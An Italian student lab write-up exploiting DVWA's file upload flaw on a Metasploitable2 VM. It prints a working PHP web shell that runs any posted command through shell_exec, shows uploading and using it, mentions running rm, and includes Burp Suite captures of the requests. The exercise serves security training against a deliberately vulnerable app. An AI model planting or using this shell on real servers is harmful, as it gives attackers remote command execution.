
S6-L1

Exploit file upload

Emanuele Benedetti | 13 gennaio 2025

Consegna

Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

Obiettivi

1. Configurazione del laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux.
- Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.

2. Esercizio pratico:

- Sfruttate la vulnerabilità di file upload presente sulla DVWA (Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
- Caricate una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
- Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.

3. Monitoraggio con BurpSuite:

- Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
- Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.

Svolgimento

Configurazione delle macchine

Ho iniziato lo svolgimento dell'esercizio configurando le macchine virtuali che sono andato ad utilizzare. Nello specifico ho impostato Kali Linux e Metasploitable2 sulla stessa "rete interna" in VirtualBox. Per far sì che le macchine comunicassero ho impostato in maniera manuale gli indirizzi IP sulla rete 192.168.10.0/24 attribuendo .2 a Kali e .4 a Metasploitable

```
(kali@kali)-[~/Documents]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.2/24 brd 192.168.10.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::fa9a:f7ba:91c1:eee9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:72:66:ae
          inet addr:192.168.10.4  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe72:66ae/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74758 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7384527 (7.0 MB)  TX bytes:7958965 (7.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Per testare che la configurazione fosse stata eseguita correttamente ho lanciato un comando ping su entrambe le macchine, ottenendo la conferma che dialogano correttamente.

```
(kali@kali)-[~/Documents]
$ ping -c 4 192.168.10.4
PING 192.168.10.4 (192.168.10.4) 56(84) bytes of data.
64 bytes from 192.168.10.4: icmp_seq=1 ttl=64 time=0.428 ms
64 bytes from 192.168.10.4: icmp_seq=2 ttl=64 time=0.334 ms
64 bytes from 192.168.10.4: icmp_seq=3 ttl=64 time=0.384 ms
64 bytes from 192.168.10.4: icmp_seq=4 ttl=64 time=0.321 ms

--- 192.168.10.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3061ms
rtt min/avg/max/mdev = 0.321/0.366/0.428/0.042 ms
```


```
msfadmin@metasploitable:~$ ping -c 4 192.168.10.2
PING 192.168.10.2 (192.168.10.2) 56(84) bytes of data.
64 bytes from 192.168.10.2: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 192.168.10.2: icmp_seq=2 ttl=64 time=0.300 ms
64 bytes from 192.168.10.2: icmp_seq=3 ttl=64 time=0.388 ms
64 bytes from 192.168.10.2: icmp_seq=4 ttl=64 time=0.318 ms

--- 192.168.10.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.300/0.347/0.388/0.043 ms
```

Esercizio pratico

Dopo aver configurato le macchine ho utilizzato il browser di Kali per accedere alla DVWA su Metasploitable tramite l'indirizzo <http://192.168.10.4/DVWA>.

Per far sì che l'esercizio possa essere eseguito ho impostato la sicurezza di DVWA su *low*



A questo punto ho creato un codice PHP per eseguire dei comandi da remoto sulla macchina Metasploitable2.

```
<?php
// Se il form è stato inviato, esegui il comando
if (isset($_POST['command'])) {
    $command = escapeshellcmd($_POST['command']); // Escaping del comando per evitare vulnerabilità
    $output = shell_exec($command); // Esegui il comando
}
?>
```

Spiegazione comandi:

isset(\$_POST['command']): controlla se il form è stato inviato

\$_POST['command']: È il comando che l'utente ha scritto nel form. \$_POST contiene i dati inviati tramite il metodo POST del form.

escapeshellcmd(\$_POST['command']): serve a rimuovere caratteri speciali che potrebbero causare vulnerabilità di sicurezza, come l'iniezione di comandi dannosi.

shell_exec(\$command): esegue il comando che è stato passato come parametro e restituisce l'output del comando.

Se il form è stato inviato e contiene un comando, PHP eseguirà il comando e salverà il risultato nella variabile \$output .

Per rendere la visualizzazione più semplice ho aggiunto del codice HTML per la struttura della pagina che crea un form per l'invio dei comandi e un'area per vedere l'output del comando inserito:

```
<h1>Shell PHP Semplice</h1>

<form method="POST">
  <input type="text" name="command" placeholder="Inserisci un comando" required>
  <button type="submit">Esegui</button>
</form>

<?php
if (isset($output)) {
  echo "<h2>Output del Comando:</h2>";
  echo "<textarea readonly>" . htmlspecialchars($output) . "</textarea>";
}
?>
```

Ho caricato la shell creata nella sezione *Upload* della DVWA. Il messaggio in rosso mostra che il file è stato caricato con successo, mostrando l'indirizzo dove è salvato.


Vulnerability: File Upload

Choose an image to upload:


No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

A questo punto mi sono recato all'indirizzo della shell appena caricata per testare l'esecuzione dei comandi.




Ho inserito nella apposita area il comando **ls** per visualizzare il contenuto della directory



Il risultato che otteniamo è il contenuto della directory corrente. Come da aspettative è possibile visualizzare il file *shell.php* ovvero il file che abbiamo caricato poco fa.

Ho eseguito anche il comando **pwd** per vedere la directory in cui ci troviamo:



Shell PHP Semplice

Inserisci un comando


Output del Comando:

```
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Poiché è possibile eseguire qualsiasi comando, posso avere totale accesso alla macchina Metasploitable2. Ad esempio con il comando **ls /** posso visualizzare il contenuto della cartella root della macchina remota e non solo della DVWA. Qualora stessi attuando un attacco hacker potrei addirittura eseguire comandi di rimozione di file o cartelle con il comando **rm <file>**


Intercettazione e analisi con BurpSuite

Ho avviato il programma BurpSuite per utilizzare il Burp Proxy per intercettare ed analizzare il traffico HTTP. Ho riefettuato il login su DVWA tramite il browser integrato ed avviato l'intercettazione del traffico.



L'immagine mostra che cliccando sul tasto upload viene generata una richiesta POST al server.

Per comodità ho inviato il traffico catturato al repeater per analizzare sia la richiesta che la risposta del server. La risposta è `HTTP/1.1 200 OK` che indica che l'upload è avvenuto con successo. Infatti analizzando l'HTML della pagina di risposta vediamo che viene mostrato il messaggio `../../hackable/uploads/shell.php succesfully uploaded!`



Ho provato poi ad intercettare il traffico generato dall'invio dei comandi della shell.

Ho acceduto all'indirizzo della directory in cui viene salvato lo script e avviato nuovamente l'intercettazione del traffico tramite proxy.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept on' button is active. Below the toolbar, a table lists intercepted requests. The first request is a POST to `http://192.168.10.4/dvwa/hackable/uploads/shell.php`. The 'Request' details are shown in 'Pretty' format:

```
1 POST /dvwa/hackable/uploads/shell.php HTTP/1.1
2 Host: 192.168.10.4
3 Content-Length: 10
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.4
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.10.4/dvwa/hackable/uploads/shell.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=21f1ef87ea4184381c716c0ce2542fb1
14 Connection: keep-alive
15
16 command=ls
```

L'ultima riga della richiesta di POST catturata mostra il comando `ls` che ho inserito nella shell php.

The screenshot shows the Burp Suite interface with the 'Response' tab selected. The response details are shown in 'Pretty' format:

```
1 HTTP/1.1 200 OK
2 Date: Thu, 09 Jan 2025 23:05:15 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Keep-Alive: timeout=15, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html
8 Content-Length: 510
9
10
11 <!DOCTYPE html>
12 <html lang="it">
13   <head>
14     <meta charset="UTF-8">
15     <meta name="viewport" content="width=device-width, initial-scale=1.0">
16     <title>
17       Shell PHP Semplice
18     </title>
19   </head>
```

Come è possibile vedere, la risposta restituisce un valore `HTTP/1.1 200 OK`

```
<h2>      Output del Comando:
</h2>
<textarea readonly>
    dvwa_email.png
    shell.php
</textarea>
</body>
```

Possiamo notare che l'output HTML mostra il risultato del comando inserito ovvero i file *dvwa_email.png* e *shell.php* presenti nella directory.